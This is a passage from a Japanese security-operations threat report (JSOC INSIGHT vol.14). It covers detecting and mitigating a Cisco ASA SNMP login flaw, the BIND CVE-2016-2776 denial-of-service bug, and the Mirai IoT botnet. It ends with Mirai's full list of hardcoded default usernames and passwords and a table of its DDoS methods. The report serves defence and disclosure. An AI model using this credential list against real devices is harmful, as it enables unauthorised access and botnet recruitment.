本攻撃を受けた場合、本来ユーザ名が入る赤文字の箇所が空白になっています。本脆弱性を悪用した上で、不正なログインを実施したとしても、Syslog は正常に出力されるため、機器上に存在しないユーザのログイン成功を示すログが発生していないか確認することで、被害の有無をある程度把握することが可能です。しかしながら、攻撃者が機器上に存在するユーザ名を使用する可能性もあるため、接続元の IP アドレスと合わせて、意図しないログイン履歴が無いか確認することが必要です。

また、本脆弱性を悪用して不正なログインに成功した場合、特権モードでの設定変更が可能なため、攻撃者はファイアウォールの設定を変更する可能性が考えられます。そのため、不審なログインがあった場合、直近で取得した設定ファイルのバックアップファイルと現在の設定ファイルを比較し、意図しない設定変更が行われていないかを確認する必要があります。

4.2.3 本脆弱性を悪用した攻撃への対策

本脆弱性の根本的な対策は、脆弱性が解消されているバージョンへのアップデートです。しかし、本脆弱性が解消されたバージョンへのアップデートだけでは、インターネットからのSNMPリクエストに対してCisco ASAが応答する場合、リフレクター攻撃[16]の踏み台として攻撃者に悪用される可能性があります。JSOCでは、本脆弱性の影響を受けないと考えられるものの、インターネットからのSNMPリクエストに対して応答を返し、リフレクター攻撃の踏み台として悪用可能なホストを確認した重要インシデントを検知しています。

---

[16] JSOC INSIGHT vol. 4　4.1 外部へ公開されているサービスを悪用した DoS 攻撃の増加について
http://www.lac.co.jp/security/report/pdf/20140722_jsoc_j001t.pdf

そのため、バージョンアップだけでなく、Cisco ASAが必要なホスト以外からのSNMPリクエストを受信できないようなアクセス制御を行う必要があります。

自身の管理下にあるサーバや機器が踏み台として攻撃に悪用された場合、攻撃の被害者であると同時に加害者となり、社会的な責任を追及される可能性があるため、以下の項目を併せて確認することを推奨いたします。

【確認項目】

- □ SNMP コミュニティ名を予想しやすい名称(public など)に設定していないか
- □ SNMP を許可しているインターフェイスまで第三者から通信が到達しないよう経路制御が適切に行われているか

4.3 BIND に存在するサービス不能の脆弱性（CVE-2016-2776）について

4.3.1 脆弱性の概要

2016年9月27日にInternet Systems Consortium(ISC)より、BINDにリモートからDNSサービスを停止させることができる脆弱性[17]（CVE-2016-2776）が存在することが報告されました。本脆弱性は1つの細工されたDNSクエリを送ることで、message.cにおける値の検証不備によりBINDプロセスの異常終了を引き起こします。

2016年10月3日には本脆弱性の検証コードが公開され、警察庁よりその翌日から無差別な攻撃活動を確認したとして注意喚起[18]が行われています。

本脆弱性はBIND 9.0.0以降のすべてのバージョンのBIND 9が対象となり、コンテンツサーバおよびフルリゾルバの両方が影響を受けます。影響を受けるバージョンは以下の通りです。

【影響を受けるバージョン】

- □ BIND 9.0 系列 ～ 9.8 系列
- □ BIND 9.9.0 ～ 9.9.9-P2
- □ BIND 9.9.3-S1 ～ 9.9.9-S3
- □ BIND 9.10.0 ～ 9.10.4-P2
- □ BIND 9.11.0a1 ～ 9.11.0rc1

※ISC は 9.8 以前の系列の BIND 9 のサポートを終了しており、これらのバージョンに対するセキュリティパッチはリリースしないと発表しています。

4.3.2 本脆弱性を悪用した攻撃通信の検証

図 10に、検証コードを用いたBINDプロセスを終了させるDNSリクエストを示します。

JSOC の検証の結果、認証や改ざん防止に使われる「TSIG」のデータサイズを一定の大きさに設定した DNS クエリを送ることで、BIND プロセスが終了し、サービス不能に陥ることを確認しました。

---

[17] CVE-2016-2776: Assertion Failure in buffer.c While Building Responses to a Specifically Constructed Request
https://kb.isc.org/article/AA-01419

[18] BIND の脆弱性（CVE-2016-2776）を標的とした無差別な攻撃活動の観測について
http://www.npa.go.jp/cyberpolice/topics/?seq=19301




図 10 脆弱性を悪用する DNS クエリ

図 11に、検証コードによる攻撃の影響を受けた際に出力されるBINDのログを示します。

脆弱性が存在するBINDのログには、buffer.cのREQUIRE(b->used + n <= b->length)でエラーが発生し、最終的にはプロセスが正常に動作するための条件を満たせず終了したことを示す「assertion failure」の記述が残ります。




図 11 脆弱な BIND のログ

図 12 に、検証コードを利用した際の脆弱でない BIND のログを示します。

脆弱性に影響のないバージョンを利用している場合の BIND のログは、「assertion failure」は起こらず、以下のエラーのみの記述が残ります。

図 12 脆弱でない BIND のログ

4.3.3　本脆弱性を悪用した攻撃への対策

本脆弱性の対策はBIND を提供しているISCまたは各ベンダのアップデートを適用することです。

また、BIND 9.8 以前のバージョンはすでにサポートが終了しているため、本脆弱性に対するパッチが提供されておりません。そのため古いバージョンをご利用中の場合は、速やかに9.9 以上のバージョンへ移行が必要となります。

付録 1 Mirai による IoT 機器の乗っ取りと DDoS 攻撃の増加について

2016 年 9 月末に Mirai のソースコードが公開されてから、Mirai に感染した機器は急激に増加しています。Mirai のソースコードが公開される前の感染台数は 21.3 万台でしたが、ソースコードが公開された後の感染台数は 50 万台を上回っているとされています。公開された Mirai のソースコードを多くの攻撃者が利用したことで、攻撃が多様化し感染台数が増加したと考えられます。

図 13[19]に、Mirai による感染の概要を示します。




図 13 Mirai の IoT 機器への攻撃による感染

Mirai による感染の流れは以下の通りです。

① Mirai に感染したホストが、IPv4 アドレス空間の IoT Device(Victim)に対して、23/TCP および 2323/TCP のポートスキャンを行う
② スキャンした IoT Device(Victim)に Telnet で接続し、表 8 のリストを用いた辞書攻撃を行う
③ 辞書攻撃が成功した場合、Mirai に感染したホストは攻撃者が保有する Scan Receiver にホスト情報と ID/Password を送信する
④ Scan Receiver は Loader にそのホスト情報と ID/Password を転送する
⑤ Loader が Victim にログインを行う
⑥ Victim 上でダウンローダが実行され、感染プログラムがダウンロードされる
⑦ 感染プログラムが実行され、Victim が感染する

[19] IIJ Technical WEEK 2016 セキュリティ動向 2016 ～ランサムウェアと Mirai bot について～
http://www.iij.ad.jp/company/development/tech/techweek/pdf/161111_01.pdf

辞書攻撃から Scan Receiver、そして Loader から辞書攻撃という一連の流れはループ構造となっており、製作者は real-time-load と呼んでいます。この感染プログラムはメモリ上に展開されて実行されるため、機器をグローバルネットワークから隔離して再起動を行えば感染プログラムは削除されます。しかし、この再起動のみの対策では、再び Mirai によって辞書攻撃による不正なログインを行われ、感染プログラムのダウンロード・実行される可能性があります。そのため、これらの攻撃の対策には、ログイン認証のパスワードを強固なものに変更[20]する必要があります。

JSOC では IoT 機器に関する攻撃を多く検知しており、Mirai に限らずグローバルネットワークに公開する IoT 機器は常に攻撃を受ける可能性があることを意識する必要があるといえます。

表 7 に、Mirai で利用可能な DDoS 攻撃の一覧を示します。

Mirai には様々な DDoS 攻撃が用意されているため、攻撃者の用途によって、UDP Flood 攻撃等の多量のデータを送信することでネットワーク回線の帯域幅そのものを枯渇させる攻撃や、DNS 水責め攻撃や TCP Stomp Flood といった対象のデバイス自体を過負荷にさせることでサービス不能状態にさせる攻撃を行うことが可能です。

表 7 Mirai が対応する DDoS 攻撃一覧

DDoS 攻撃の種類	概要
UDP Flood	UDP パケットを大量に送信する
Valve Source Engine Flood	Valve の Source Engine に対して UDP Flood を行う
DNS Resolver Flood	指定したドメイン名に DNS 水責め攻撃を行う
SYN Flood	SYN パケットを大量に送信する
ACK Flood	ACK パケットを大量に送信する
TCP Stomp Flood	TCP コネクション確立後 ACK パケットを大量に送信する
GRE IP Flood	GRE でカプセル化した IP パケットを送信する
GRE Ethernet Flood	GRE でカプセル化した Ethernet-IP パケットを送信する
UDP Flood with less option	ヘッダやオプションを省略し処理を高速にした UDP Flood
HTTP Flood	HTTP リクエストを大量に送信する

[20] JVNTA#95530271 Mirai 等のマルウェアで構築されたボットネットによる DDoS 攻撃の脅威
http://jvn.jp/ta/JVNTA95530271/

ここからは、Mirai に感染した IoT 機器の増加要因、Mirai のソースコードの公開による影響について記述します。

Mirai の感染対象となる機器に IoT 機器が多い理由は、IoT 機器のパスワード認証がデフォルト設定のまま運用されていることや、安易なパスワードがハードコードされている場合が多く、少ないログイン試行でログインを成功させることが出来るためです。Mirai に感染させるためには対象ホストにログイン後、感染プログラムをダウンロードおよび実行する必要がありますが、多くの IoT 機器には標準的な UNIX 系コマンドを 1 つにまとめた BusyBox が採用されているため、wget もしくは TFTP を用いて感染プログラムを取得して実行することが出来ます。

以上のことから、ログイン試行が成功しやすく、UNIX 系コマンドが行える、セキュリティレベルの甘い IoT 機器が狙われたことが Mirai の感染端末の増加要因と考えられます。

Mirai のソースコードが公開されたことで、攻撃者は必要に応じて機能や攻撃手法を追加することが可能になりました。特に、LDAP サービスのアンプ攻撃が観測[21]され始めていることから、Mirai に LDAP DDoS が実装され、Mirai ボットネットによる LDAP DDoS 攻撃が起きることは想像に難くありません。Mirai はソースコードが公開されただけでなく、ボットを構成する上での最小構成や推奨構成が公開されており、それに沿えば短時間でボットネットを構築することができます。

以上のことから、Mirai のソースコード公開は、攻撃者に低コストかつ導入が容易で拡張性のある新しいボットネットプラットフォームが提供されたことを意味します。

Mirai というプラットフォームによる DDoS 攻撃は一過性のものではなく、今後も機器が増加していくことから、攻撃者は IoT 機器を狙うことは必然であり、不正ログインによると IoT ボットネットによる DDoS 攻撃はすぐに減少することはないと推察されます。使用者とメーカがともに IoT 機器に関するセキュリティの意識を持つことが、DDoS 攻撃などへの加担や被害そのものを低減する一歩だと考えます。

---

[21] リフレクター攻撃の踏み台となる機器の探索行為と考えられるアクセスの増加等について
https://www.npa.go.jp/cyberpolice/topics/?seq=19552

付録 2 Mirai にハードコードされている ID とパスワード

表 8 Mirai が利用する ID･パスワードリスト

ID	パスワード	ID	パスワード	ID	パスワード
root	xc3511	Root	vizxv	root	admin
admin	admin	root	888888	root	xmhdipc
root	default	root	juantech	root	123456
root	54321	support	support	root	(空)
admin	password	root	root	root	12345
user	user	admin	(空)	root	pass
admin	admin1234	root	1111	admin	smcadmin
admin	1111	root	666666	root	password
root	1234	root	klv123	Administrator	admin
service	service	supervisor	supervisor	guest	guest
guest	12345	admin1	password	administrator	1234
666666	666666	888888	888888	ubnt	ubnt
root	klv1234	root	Zte521	root	hi3518
root	jvbzd	root	anko	root	zlxx.
root	7ujMko0vizxv	root	7ujMko0admin	root	system
root	ikwb	root	dreambox	root	user
root	realtek	root	0	admin	1111111
admin	1234	admin	12345	admin	54321
admin	123456	admin	7ujMko0admin	admin	1234
admin	pass	admin	meinsm	tech	tech
mother	fucker				

終わりに

JSOC INSIGHT は、「INSIGHT」が表す通り、その時々に JSOC のセキュリティアナリストが肌で感じた注目すべき脅威に関する情報提供を行うことを重視しています。

これまでもセキュリティアナリストは日々お客様の声に接しながら、より適切な情報をご提供できるよう努めてまいりました。この JSOC INSIGHT では多数の検知が行われた流行のインシデントに加え、現在、また将来において大きな脅威となりうるインシデントに焦点を当て、適時情報提供を目指しています。

JSOC が、「安全・安心」を提供できるビジネスシーンの支えとなることができれば幸いです。

JSOC INSIGHT vol.14

【執筆】

阿部　翔平 / 園田　真人 / 高井　悠輔 / 村上　正太郎 / 山城　重成

(五十音順)

JSOC

JAPAN
SECURITY OPERATION
CENTER

LAC ともに、イキル

株式会社ラック
〒102-0093 東京都千代田区平河町 2-16-1 平河町森タワー
TEL：03-6757-0113（営業）
E-MAIL：sales@lac.co.jp
http://www.lac.co.jp/